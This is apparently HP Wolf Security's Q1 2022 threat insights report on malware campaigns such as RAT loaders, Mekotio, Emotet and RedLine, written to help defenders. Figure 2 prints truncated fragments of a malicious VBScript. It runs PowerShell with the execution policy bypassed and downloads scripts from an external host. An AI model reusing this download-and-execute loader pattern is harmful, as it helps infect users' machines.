HP WOLF SECURITY

Threat Insights Report

Q1 - 2022

Threat Landscape

Welcome to the Q1 2022 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques being used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1]

Notable Threats

"Two for one" malware campaign leads to multiple remote access Trojan (RAT) infections

At the end of February 2021, the HP threat research team identified a malware campaign that leads to multiple RAT infections on the same device. The attackers spread the malware by email using malicious Visual Basic script attachments, triggering the infection chain when opened. Two obfuscated PowerShell commands run, both of which download and run additional scripts from the web.




Figure 1 - Infection chain leading to different malware families

Threats unknown by hash when isolated by HP Wolf Security

9%

Hours on average before threats isolated by HP Wolf Security were known by hash to other security tools

79

The first command downloads an executable (.exe) and a manifest file. Both files are saved in a folder in the "ProgramData" directory. The executable is a legitimate signed program called VbsEdit Script Launcher. Once the PowerShell script runs this file, the manifest is loaded and executed from the same folder, ultimately launching a RAT called Vw0rm (Vengeance Worm).[2] This execution ends the first branch of the infection chain.

The second PowerShell command downloads and runs another script from the web. This script checks if Avast anti-virus is installed on the infected system. If this is the case, it downloads and runs another PowerShell script, eventually running an .exe and .dll containing NjRAT malware.[3] If this anti-virus product is not installed, the script downloads and runs an .exe and .dll containing AsyncRAT.[4] The result is that the victim's PC is infected with Vw0rm and NjRat or AsyncRAT.

In this campaign, the attacker used VbsEdit Script Launcher to proxy the execution of Vw0rm through a trusted process (T1127), thereby bypassing application allowlisting defenses on the PC and avoiding the execution of "noisy" processes like wscript.exe and cscript.exe that are commonly monitored by security tools and Microsoft's Antimalware Scanning Interface (AMSI).[5] Network defenders not only need to keep a close eye on living-off-the-land binaries and scripts, but also third-party development utilities that attackers can use to run malicious code.[6]

```
Set qmQNz = CreateObject("WSCRIPT.SHELL")
qhwQo = "CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [Sys
$23830 = $webClient.OpenRead('http://ec2-3-235-29-66.co
System.IO.StreamReader -argumentList $23830;[System.Thr
qmQNz.Run(qhwQo),0


WScript.Sleep(15000)

Set BJYlZ = CreateObject("WSCRIPT.SHELL")

vIAzl = "CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [Sys
$23830 = $webClient.OpenRead('http://ec2-3-235-29-66.co
bject System.IO.StreamReader -argumentList $23830;[Syst

BJYlZ.Run(vIAzl),0
x=msgbox("Your information has been successfully update
```

Figure 2 - Visual Basic script that downloads secondary scripts from the web

Mekotio banker smuggled in HTML files to Latin American banking customers

In March, HP Wolf Security detected a malware campaign delivering Mekotio, a banking Trojan, used by threat actors to target online banking customers in Latin America.[7] The attackers targeted Portuguese speakers with lures that purported to be parcel collection notifications from a courier company. To bypass email gateway security, they used a technique called HTML smuggling (T1027.006).[8] The malware steals online banking credentials and other financial data from its victims.

Double-clicking the HTML attachment opens the file in a web browser, where the user is prompted to download a .zip archive. The archive contains a Windows Installer file (MSI), which unpacks and starts an .exe when executed. Analyzing the executable's resource section reveals an AutoHotKey script, a popular scripting language used to automate tasks in Windows.[9]




Figure 3 - Overview of Mekotio infection chain, March 2022

The executable runs the AutoHotKey script, which makes an HTTP request to ipinfo[.]io. The response contains information that geolocates the public IP address of the infected PC. Since Mekotio targets victims in Latin American countries, the script aborts if the victim's IP address is outside of Brazil, Mexico, Colombia, or Argentina. If the victim is in one of the targeted locations, the malware downloads and extracts a .zip archive containing a .dll and an .exe file. These files are written into a folder and then the .dll is renamed to shfolder.dll, the name of a legitimate Windows library.

The executable, vmnat.exe, is a legitimate file used by VMware Workstation, a desktop hypervisor. To run the .dll, the malware relies on DLL search order hijacking (T1574.001).[10] Running vmnat.exe causes it to load the .dll containing Mekotio instead of the legitimate shfolder.dll library. This campaign shows how attackers chain offensive techniques together to deliver their malicious payloads unnoticed.

Aggah experiments with Microsoft Publisher malware to deliver RATs

While attackers prefer Office formats like Excel, Word, and PowerPoint to distribute malware, attackers occasionally experiment with less popular formats too. In February, HP Wolf Security detected a malware campaign that used Microsoft Publisher (.pub) files to trick victims - a format we seldom see being abused.

The attackers sent malicious .pub email attachments to recipients pretending to be financial documents, mentioning keywords such as "payroll", "order", "purchase", "inquiry" and "invoice" in the subject lines and file names. The attackers used obfuscated Visual Basic for Applications (VBA) macros that run when the user closes the document.




Figure 4 - Microsoft Publisher file containing a malicious VBA macro

The macros assemble a URL and then opens it with mshta.exe (T1218.005), a legitimate utility used to run Microsoft HTML Applications (.hta) files.[11] The utility runs JavaScript and Visual Basic code hosted on a web page. The code downloads secondary malware by compiling a PowerShell script over several steps and running it. Next, this script executes a .NET binary, which downloads and launches the malware payload from the web. Attackers used this campaign to spread Formbook and Agent Tesla information-stealing malware.[12] [13]

We found large overlaps in the tactics, techniques and procedures (TTPs) of this campaign and another that spread Agent Telsa in November 2021, attributed to a threat group called Aggah.[14] In that campaign, the VBA macros were embedded in PowerPoint (.ppa and .ppam) presentations and sent to targets by email. The code used in both campaigns strongly resemble each other. The shared TTPs suggests that this latest campaign also originated from Aggah.


Malware isolated by HP Wolf Security that used Office file formats

45%

PDF malware is not yet dead

In March, HP Wolf Security detected a malware campaign spreading Snake Keylogger, delivered in PDF documents.[15] After opening the PDF email attachment, the user is shown a prompt asking them to allow another file to be opened. The attackers named the second file "has been verified. However PDF, Jpeg, xlsx, .docx" to make it appear as though the file name was part of a prompt from Adobe Reader.

The second file is a Word document stored as an "EmbeddedFile" in the PDF file. If the user clicks OK to the prompt, the document opens in Microsoft Word, connects to a URL, then loads an external object linking and embedding (OLE) object. The object contains exploit code that takes advantage of CVE-2017-11882, a vulnerability in Microsoft Equation Editor, ultimately infecting the PC with Snake Keylogger.[16]



Filename: 00000000.ole

Indicator	Value	Risk	Description
File format	Generic OLE file / Compound File (unknown format)	info	Unrecognized OLE file. Root CLSID: 0002CE02-0000-0000-C000-000000000046 - Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or CVE-2018-0802)
Container format	OLE	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Figures 5 & 6 - Prompt shown to user when opening the PDF document (left) and OLE object containing exploit (right)

Fake Windows 11 upgrade website spreads Redline Stealer

Threat actors are always looking for topical lures to socially engineer victims into infecting systems. Shortly after an announcement about Windows 11 in January, a malicious actor registered the domain windows-upgraded[.]com, which they used to spread malware by tricking users into downloading and running a fake installer. The domain caught our attention because it was newly registered, imitated a legitimate brand and took advantage of a recent announcement. The threat actor used this domain to distribute RedLine Stealer, an information-stealing malware family that is widely advertised for sale within underground forums.[17]

We tracked a similar campaign in December 2021.[18] Back then, the threat actor registered discrodappp[.]com, which they used to serve RedLine Stealer disguised as an installer for the popular messaging app. In both campaigns, the attacker used fake websites to mimic popular software to trick users into installing their malware, registered the domains using the same domain registrar, used the same DNS servers, and delivered the same malware family. This campaign highlights how attackers are quick to take advantage of important, relevant and interesting current events to create effective lures.

Figure 7 - Fake Windows website registered by attackers to serve malware

Malware campaigns targeting African banking sector

The top motivation behind cybercrime is financial enrichment, and the financial services industry is an attractive target for cybercriminals. In early 2022, HP Wolf Security isolated a targeted malware campaign against an employee of a West African bank.[19] The user received an email purporting to be from a recruiter from another African bank with information about job opportunities there. The campaign caught our attention because of its targeted nature and how the threat actor attempted to deliver malware using HTML smuggling.

The attackers registered at least one domain mimicking a legitimate bank. One of the domains displayed a web page about the bank's employment application process, which was likely copied from the legitimate organization's website.

Opening the HTML file prompts the victim to download an .iso archive, which in turn contains a Visual Basic script. The script delivers GuLoader malware, which is executed using PowerShell code stored the Registry and is otherwise only run in memory.[20]





Figure 8 - Fake banking website registered by attackers

Notable Trends

Rise in Emotet samples isolated over previous quarter

28x

Top exploited vulnerabilities



Surge in Emotet malicious spam targeting Japanese organizations

Emotet, once described by Europol as the most dangerous malware in the world, was largely inactive from January to October 2021.[21] However from October, the malware started being delivered as a secondary payload after a PC is infected with TrickBot malware.[22] In late February 2022, HP Wolf Security detected a surge in Emotet email spam, representing a 28-fold (2,823%) increase in sightings in Q1 2022 compared to the previous quarter.

The malware rose 36 places to become the most popular family in circulation, behind Agent Tesla and Nemucod. The campaigns primarily targeted Japanese organizations through malicious Excel spreadsheets (.xlsm). HP Wolf Security detected a 23% increase in spreadsheet threats over last quarter, partially driven by growing Emotet activity.

Emotet's operators have automated the creation of spearphishing lures, using a technique called email thread hijacking to trick recipients into infecting their PCs. By exfiltrating victims' email mailboxes, the botnet spoofs sender addresses, subject lines, attachment file names and the body text of emails. This stolen data is used to craft convincing emails that are sent as replies to existing email threads, with the goal of tricking targets into opening malicious email attachments and links.

JavaScript and Java-based malware on the rise

In Q1 2022, HP Wolf Security detected a rise in Java and JavaScript malware. Java archive threats (.jar) saw a 476% increase over the previous quarter, while JavaScript malware saw a 42% increase in the same period.

Microsoft Office remains most targeted application for exploits

The top three exploited vulnerabilities isolated by HP Wolf Security in Q1 2022 all targeted Office applications. There was a 5% increase in CVE-2017-11882 exploits from last quarter, a modest 3% increase in CVE-2018-0802 exploits, and a 7% drop in CVE-2017-0199 exploits.[23] [24]

Top threat vectors

69%

Email


18%

Web browser downloads

13%

Other

Top malware file types



Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[25] [26]
- Keep your HP Wolf Security Controller up-to-date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[27]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[28] For the latest threat research, head over to the HP Wolf Security blog.[29]




Figure 9 - MITRE ATT&CK heatmap showing the distribution of adversay techniques used in Q1 2022[30]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf

[2] https://fidelissecurity.com/wp-content/uploads/2022/02/Fidelis_Threat_Intelligence_Summary_Jan2022_F.pdf

[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.njrat

[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat

[5] https://attack.mitre.org/techniques/T1127/

[6] https://lolbas-project.github.io/

[7] https://research.checkpoint.com/2021/mekotio-banker-returns-with-improved-stealth-and-ancient-encryption/

[8] https://attack.mitre.org/techniques/T1027/006/

[9] https://www.autohotkey.com/

[10] https://attack.mitre.org/techniques/T1574/001/

[11] https://attack.mitre.org/techniques/T1218/005/

[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook

[13] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

[14] https://yoroi.company/research/serverless-infostealer-delivered-in-est-european-countries/

[15] https://threatresearch.ext.hp.com/the-many-skins-of-snake-keylogger/

[16] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-11882

[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.redline_stealer

[18] https://threatresearch.ext.hp.com/wp-content/uploads/2022/01/HP-Wolf-Security-Threat-Insights-Report-Q4-2021.pdf

[19] https://threatresearch.ext.hp.com/malware-campaigns-targeting-african-banking-sector/

[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

[21] https://www.europol.europa.eu/media-press/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

[22] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

[23] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2018-0802

[24] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-0199

[25] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[26] https://enterprisesecurity.hp.com/s/article/Bromium-Threat-Intelligence-Cloud-Service

[27] https://enterprisesecurity.hp.com/s/

[28] https://github.com/hpthreatresearch/

[29] https://threatresearch.ext.hp.com/blog

[30] https://attack.mitre.org/

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

